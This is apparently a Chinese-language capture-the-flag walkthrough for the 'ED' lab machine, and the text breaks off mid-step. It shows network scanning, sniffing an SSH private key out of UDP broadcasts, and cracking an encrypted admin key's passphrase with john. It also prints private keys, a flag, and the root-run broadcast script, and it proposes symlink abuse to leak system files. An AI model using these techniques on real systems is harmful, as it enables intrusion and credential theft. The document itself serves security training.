
ED靶机-12138

```
靶机名称:ED
作者:ll104567
靶机ID:622
难度:easy
靶机地址:https://maze-sec.com/
靶机IP:192.168.137.239
攻击机IP:192.168.137.102
```

一.信息收集

1.靶机IP



靶机IP是192.168.137.239

2.端口扫描

```
nmap -p- -sV 192.168.137.239
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.137.239
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-29 06:27 EDT
Nmap scan report for ED.mshome.net (192.168.137.239)
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:B3:11:3F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.66 seconds
```

开启了22端口和80端口，那么我们只能在80端口发现信息，然后在22端口进行登录即可

3.目录扫描


```
1 sudo dirsearch -u http://192.168.137.239
```

```
┌──(kali㉿kali)-[~]
└─$ sudo dirsearch -u http://192.168.137.239
[sudo] kali 的密码:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.137.239/_26-04-29_06-27-49.txt

Target: http://192.168.137.239/

[06:27:49] Starting:
[06:27:51] 403 -  280B  - /.ht_wsr.txt
[06:27:51] 403 -  280B  - /.htaccess.bak1
[06:27:51] 403 -  280B  - /.htaccess.save
[06:27:51] 403 -  280B  - /.htaccess.orig
[06:27:51] 403 -  280B  - /.htaccess.sample
[06:27:51] 403 -  280B  - /.htaccess_extra
[06:27:51] 403 -  280B  - /.htaccess_orig
[06:27:51] 403 -  280B  - /.htaccess_sc
[06:27:51] 403 -  280B  - /.htaccessOLD2
[06:27:51] 403 -  280B  - /.htaccessBAK
[06:27:51] 403 -  280B  - /.htaccessOLD
[06:27:51] 403 -  280B  - /.html
[06:27:51] 403 -  280B  - /.htm
[06:27:51] 403 -  280B  - /.htpasswd_test
[06:27:51] 403 -  280B  - /.htpasswds
[06:27:51] 403 -  280B  - /.httr-oauth
[06:27:53] 403 -  280B  - /.php
[06:28:40] 403 -  280B  - /server-status/
[06:28:40] 403 -  280B  - /server-status

Task Completed
```

可以看到目录扫描没有任何的东西，那么我们只能去web界面去查看


二.访问IP


```
1 http://192.168.137.239
```



可以看到80端口没有任何运行的信息，只有一个Listen，意思是监听

我们去看看源代码





根据上面2个提示，我们猜测是监听流量包

三.渗透测试

1.监听流量包

首先去监听靶机的IP

```
sudo tcpdump -i eth1 src host 192.168.137.199 -X
```

然后去ping靶机，看看返回什么信息

```
ping 192.168.137.239
```

我们可以看到有私钥的。

```
        0x0050:  3435 3637                                        4567
06:26:17.903690 IP 192.168.137.239.59577 > 255.255.255.255.9999: UDP, length 399
        0x0000:  4500 01ab f45c 4000 4011 fa4d c0a8 89ef  E....\@.@..M....
        0x0010:  ffff ffff e8b9 270f 0197 d69e 2d2d 2d2d  ......'.....----
        0x0020:  2d42 4547 494e 204f 5045 4e53 5348 2050  -BEGIN.OPENSSH.P
        0x0030:  5249 5641 5445 204b 4559 2d2d 2d2d 2d0a  RIVATE.KEY-----.
        0x0040:  6233 426c 626e 4e7a 6143 3172 5a58 6b74  b3BlbnNzaC1rZXkt
        0x0050:  646a 4541 4141 4141 4247 3576 626d 5541  djEAAAAABG5vbmUA
        0x0060:  4141 4145 626d 3975 5a51 4141 4141 4141  AAAEbm9uZQAAAAAA
        0x0070:  4141 4142 4141 4141 4141 4d77 4141 4141  AAABAAAAMwAAAAtz
        0x0080:  6332 6774 5a57 0a51 794e 5455 784f 5141  c2gtZW.QyNTUxOQA
        0x0090:  4141 4343 6457 6436 7868 6c53 6379 3179  AACCdWd6xhlScy1y
        0x00a0:  6848 586f 586f 4f74 6b37 3479 4b45 5051  hHXoXoOtk74yKEPQ
        0x00b0:  2b33 7137 545a 5743 4c62 7a42 6d7a 4141  +3q7TZWCLbzBmzAA
        0x00c0:  4141 4a43 3453 4c72 4f75 4569 360a 7a67  AAJC4SLrOuEi6.zg
        0x00d0:  4141 4141 747a 6332 6774 5a57 5179 4e54  AAAAtzc2gtZWQyNT
        0x00e0:  5578 4f51 4141 4143 4364 5764 3678 686c  UxOQAAACCdWd6xhl
        0x00f0:  5363 7931 7968 4858 6f58 6f4f 746b 3734  Scy1yhHXoXoOtk74
        0x0100:  794b 4550 512b 3371 3754 5a57 434c 627a  yKEPQ+3q7TZWCLbz
        0x0110:  426d 7a41 0a41 4141 4541 4252 354d 7853  BmzA.AAAEABR5MxS
        0x0120:  494f 5136 6e4c 544e 6564 3957 7974 5744  IOQ6nLTNed9WytWD
        0x0130:  2f62 6e67 6b31 7634 472f 444a 4753 3766  /bngk1v4G/DJGS7f
        0x0140:  7230 526e 5a31 5a33 7247 4756 4a7a 4c58  r0RnZ1Z3rGGVJzLX
        0x0150:  4b45 6465 6865 6736 3254 760a 6a49 6f51  KEdeheg62Tv.jIoQ
        0x0160:  3944 3765 7274 4e6c 5949 7476 4d47 624d  9D7ertNlYItvMGbM
        0x0170:  4141 4141 436d 4a68 5932 7431 6347 5241  AAAACmJhY2t1cGRA
        0x0180:  5255 5142 4167 4d3d 0a2d 2d2d 2d2d 454e  RUQBAgM=.-----EN
        0x0190:  4420 4f50 454e 5353 4820 5052 4956 4154  D.OPENSSH.PRIVAT
        0x01a0:  4520 4b45 592d 2d2d 2d2d 0a              E.KEY-----.
06:26:18.118042 IP 192.168.137.239 > 192.168.137.102: ICMP echo reply, id 11, seq 15, length 64
        0x0000:  4500 0054 f74d 0000 4001 eeb4 c0a8 89ef  E..T.M..@.......
```

那么，我们直接去过滤私钥就行了

```
sudo tcpdump -i eth1 src host 192.168.137.239  -A | sed -n '/-----BEGIN/,/-----END/p'
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth1 src host 192.168.137.239  -A | sed -n '/-----BEGIN/,/-----END/p'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
E.....@.@.$..........'...,L-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCdWd6xhlScy1yhHXoXoOtk74yKEPQ+3q7TZWCLbzBmzAAAAJC4SLrOuEi6
zgAAAAtzc2gtZWQyNTUxOQAAACCdWd6xhlScy1yhHXoXoOtk74yKEPQ+3q7TZWCLbzBmzA
AAAEABR5MxSIOQ6nLTNed9WytWD/bngk1v4G/DJGS7f0rnZ1Z3rGGVJzLXKEdeheg62Tv
jIoQ9D7ertNlYItvMGbMAAAACmJhY2t1cGRARUQBAgM=
-----END OPENSSH PRIVATE KEY-----
E.....@.@............N'....     -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCdWd6xhlScy1yhHXoXoOtk74yKEPQ+3q7TZWCLbzBmzAAAAJC4SLrOuEi6
zgAAAAtzc2gtZWQyNTUxOQAAACCdWd6xhlScy1yhHXoXoOtk74yKEPQ+3q7TZWCLbzBmzA
AAAEABR5MxSIOQ6nLTNed9WytWD/bngk1v4G/DJGS7f0rnZ1Z3rGGVJzLXKEdeheg62Tv
jIoQ9D7ertNlYItvMGbMAAAACmJhY2t1cGRARUQBAgM=
-----END OPENSSH PRIVATE KEY-----
^Z
zsh: suspended  sudo tcpdump -i eth1 src host 192.168.137.239 -A | sed -n '/-----BEGIN/,/-----END/p'

┌──(kali㉿kali)-[~]
```

OK，去解密登录即可

2.私钥登录

解密，看看用户名是什么

```
┌──(kali㉿kali)-[~]
└─$ echo "jIoQ9D7ertNlYItvMGbMAAAACmJhY2t1cGRARUQBAgM=" | base64 -d
◆◆◆ƹ◆e`◆o0f◆
backupd@ED

┌──(kali㉿kali)-[~]
└─$
```

我们可以看到用户名是backupd，然后去登录即可

```
┌──(kali㉿kali)-[~]
└─$ sudo vi 12138

┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 12138

┌──(kali㉿kali)-[~]
└─$ sudo ssh -i 12138 backupd@192.168.137.239
The authenticity of host '192.168.137.239 (192.168.137.239)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.239' (ED25519) to the list of known hosts.
Linux ED 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
backupd@ED:~$ id
uid=1001(backupd) gid=1001(backupd) groups=1001(backupd)
backupd@ED:~$
```

我们可以看到登录成功的，我们去查看user.txt

```
flag{user-6ba5254e580587cd5f88222fccc9c5af}
```

3.admin用户

```
uid=1001(backupd) gid=1001(backupd) groups=1001(backupd)
backupd@ED:~$ ls -la
total 36
drwxr-xr-x 5 backupd backupd 4096 Mar 27 09:15 .
drwxr-xr-x 4 root    root    4096 Mar 27 08:48 ..
lrwxrwxrwx 1 root    root       9 Mar 27 08:41 .bash_history -> /dev/null
-rw-r--r-- 1 backupd backupd  220 Mar 27 08:35 .bash_logout
-rw-r--r-- 1 backupd backupd 3526 Mar 27 08:35 .bashrc
drwxr-xr-x 2 root    root    4096 Mar 27 08:42 files
drwxr-xr-x 2 root    root    4096 Mar 27 08:40 logs
-rw-r--r-- 1 backupd backupd  807 Mar 27 08:35 .profile
drwx------ 2 backupd backupd 4096 Mar 27 08:40 .ssh
-rw-r--r-- 1 root    root      44 Mar 27 09:15 user.txt
backupd@ED:~$ cat user.txt
flag{user-6ba5254e580587cd5f88222fccc9c5af}
backupd@ED:~$
```

我们可以看到有2个文件，我们去看看

发现files里面存在admin用户的私钥

```
backupd@ED:~/files$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Mar 27 08:42 .
drwxr-xr-x 5 backupd backupd 4096 Mar 27 09:15 ..
-rw-r--r-- 1 root    root     577 Mar 27 08:42 backupd.tgz
backupd@ED:~/files$ cp backupd.tgz  /tmp/backupd.tgz
backupd@ED:~/files$ cd /tmp
backupd@ED:/tmp$ tar xvf backupd.tgz
.ssh/
.ssh/authorized_keys
.ssh/id_ed25519.pub
.ssh/id_ed25519
backupd@ED:/tmp$ cd .ssh
backupd@ED:/tmp/.ssh$ ls -la
total 20
drwxr-xr-x  2 backupd backupd 4096 Mar 27 08:39 .
drwxrwxrwt 11 root    root    4096 Apr 29 06:48 ..
-rwxr-xr-x  1 backupd backupd   90 Mar 27 08:39 authorized_keys
-rwxr-xr-x  1 backupd backupd  444 Mar 27 08:38 id_ed25519
-rwxr-xr-x  1 backupd backupd   90 Mar 27 08:38 id_ed25519.pub
backupd@ED:/tmp/.ssh$ cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCPLDqbtp
9LDntvBgHtBRUwAAAAEAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL
2juIvqTI5sFjn+i4VF6cxK8BGhy/AAAAkCODC5grshvSkDzC+38Us2YrlG1l0q3bGjzTQq
bu6nEaDv8cOXngbXY9TLBAEjLoz3enodmzovWKnz5c9NypYzksASXZMFxJAgF3RkNpLbns
zENPTTjjG2nMV6nhBMEd5FZO+hASou/YJbUsu/ccw4ZQFGTO4XcjrufvPVFDIx1EgUT0Uj
MFV4lYzXxb+8Mx0g==
-----END OPENSSH PRIVATE KEY-----
backupd@ED:/tmp/.ssh$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMzYA5xFcGm8BUwL2juIvqTI5sFjn+i4VF6cxK8BGhy/ admin@ED
backupd@ED:/tmp/.ssh$
```

然后，我的思路就是去登录admin用户，但是没有登录成功的，一直是需要密码的

```
┌──(kali㉿kali)-[~]
└─$ sudo vi ms02423
[sudo] kali 的密码：

┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 ms02423

┌──(kali㉿kali)-[~]
└─$ sudo ssh -i ms02423 admin@192.168.137.239
admin@192.168.137.239's password:
Permission denied, please try again.
admin@192.168.137.239's password:
Permission denied, please try again.
admin@192.168.137.239's password:
admin@192.168.137.239: Permission denied (publickey,password).
```

而且私钥是加密的，密码是yellow

```
┌──(root㉿kali)-[~]
└─# sudo vi ms02423

┌──(root㉿kali)-[~]
└─# ssh2john ms02423 > 423

┌──(root㉿kali)-[~]
└─# cat 423
ms02423:$sshng$6$16$8f2c3a9bb69f4b0e7b6f0601ed051530$274$6f70656e7373682d6b65792d763100000000a6165733235362d63747200000006626372797074000000180000001 08f2c3a9bb
0000001000000330000000b7373682d6564323535319000000020ccd8039c457069bc054c0bda3b88bea4c8e6c1639fe8b8545e9cc4af011a1cbf0000009023830b982bb21bd2903cc2fb7f14b3662b9
f1c3979e06d763d4cb0401232e8cf77a7a1d9b3a2f58a9f3e5cf4dca963392c0125d9305c490201774643692db9eccc434f4d38e31b69cc57a9e104c11de4564efa1012a2efd825b52cbbf71cc38650
4f4523305578958cd7c5bfbc331d2$16$130

┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt  423
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

┌──(root㉿kali)-[~]
└─# john --show 423
ms02423:yellow

1 password hash cracked, 0 left

┌──(root㉿kali)-[~]
└─#
```

然后一直登录不上去，我就放弃了(我以为这个私钥是假的，就是登录不了)，不过后来看了老大的视频就明白了


首先，说说我的解法

我去看了看端口没有，看了看定时任务，有一个脚本的

```
2026/04/29 07:00:58 CMD: UID=33    PID=496    | /usr/sbin/apache2 -k start
2026/04/29 07:00:58 CMD: UID=0     PID=436    | /usr/sbin/apache2 -k start
2026/04/29 07:00:58 CMD: UID=0     PID=435    | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2026/04/29 07:00:58 CMD: UID=0     PID=433    | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2026/04/29 07:00:58 CMD: UID=0     PID=416    | /sbin/agetty -o -p -- \u --noclear tty1 linux
2026/04/29 07:00:58 CMD: UID=0     PID=393    | /lib/systemd/systemd-logind
2026/04/29 07:00:58 CMD: UID=0     PID=389    | /usr/sbin/rsyslogd -n -iNONE
2026/04/29 07:00:58 CMD: UID=104   PID=386    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2026/04/29 07:00:58 CMD: UID=0     PID=384    | /usr/sbin/cron -f
2026/04/29 07:00:58 CMD: UID=0     PID=382    | /usr/bin/python3 /usr/local/bin/broadcast_key.py
2026/04/29 07:00:58 CMD: UID=101   PID=348    | /lib/systemd/systemd-timesyncd
2026/04/29 07:00:58 CMD: UID=0     PID=328    | /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/li
3
2026/04/29 07:00:58 CMD: UID=0     PID=309    |
2026/04/29 07:00:58 CMD: UID=0     PID=308    |
2026/04/29 07:00:58 CMD: UID=0     PID=250    | /lib/systemd/systemd-udevd
2026/04/29 07:00:58 CMD: UID=0     PID=226    | /lib/systemd/systemd-journald
2026/04/29 07:00:58 CMD: UID=0     PID=193    |
2026/04/29 07:00:58 CMD: UID=0     PID=192    |
2026/04/29 07:00:58 CMD: UID=0     PID=190    |
2026/04/29 07:00:58 CMD: UID=0     PID=160    |
```

我们去看看脚本，可以看到用户admin是可以去修改脚本的，但是目前我没有拿到admin用户(老大的视频就明白了)

我们去看看脚本的内容




```python
#!/usr/bin/env python3
import socket
import time
import os
from datetime import datetime

def broadcast_private_key():
    # 私钥文件路径
    private_key_path = "/home/backupd/.ssh/id_ed25519"

    # 读取私钥内容
    try:
        with open(private_key_path, 'r') as f:
            private_key = f.read()
    except Exception as e:
        print(f"Error reading private key: {e}")
        return False

    # 创建UDP socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)

    # 广播地址和端口
    broadcast_addr = ('255.255.255.255', 9999)

    try:
        # 发送私钥
        sock.sendto(private_key.encode(), broadcast_addr)
        sock.close()
        return True
    except Exception as e:
        print(f"Error broadcasting: {e}")
        sock.close()
        return False

```

```python
def main():
    counter = 1
    # 确保日志目录存在
    os.makedirs("/home/backupd/logs", exist_ok=True)

    while True:
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

        if broadcast_private_key():
            # 写入日志（使用重定向方式）
            log_entry = f"#{counter} {timestamp} UDP successed\n"
            with open("/home/backupd/logs/broadcast.log", "w") as f:
                f.write(log_entry)
        else:
            log_entry = f"#{counter} {timestamp} UDP failed\n"
            with open("/home/backupd/logs/broadcast.log", "w") as f:
                f.write(log_entry)

        counter += 1
        time.sleep(30)

if __name__ == "__main__":
    main()
```

4.基于符号链接的任意文件读取

脚本中最关键的一行是：`private_key_path = "/home/backupd/.ssh/id_ed25519"` 由于脚本以 root 运行，它会读取这个路径指向的**任何内容**并广播出去。你可以利用符号链接（Symlink）让它读取系统敏感文件。


1. 在 Kali 上持续监听：

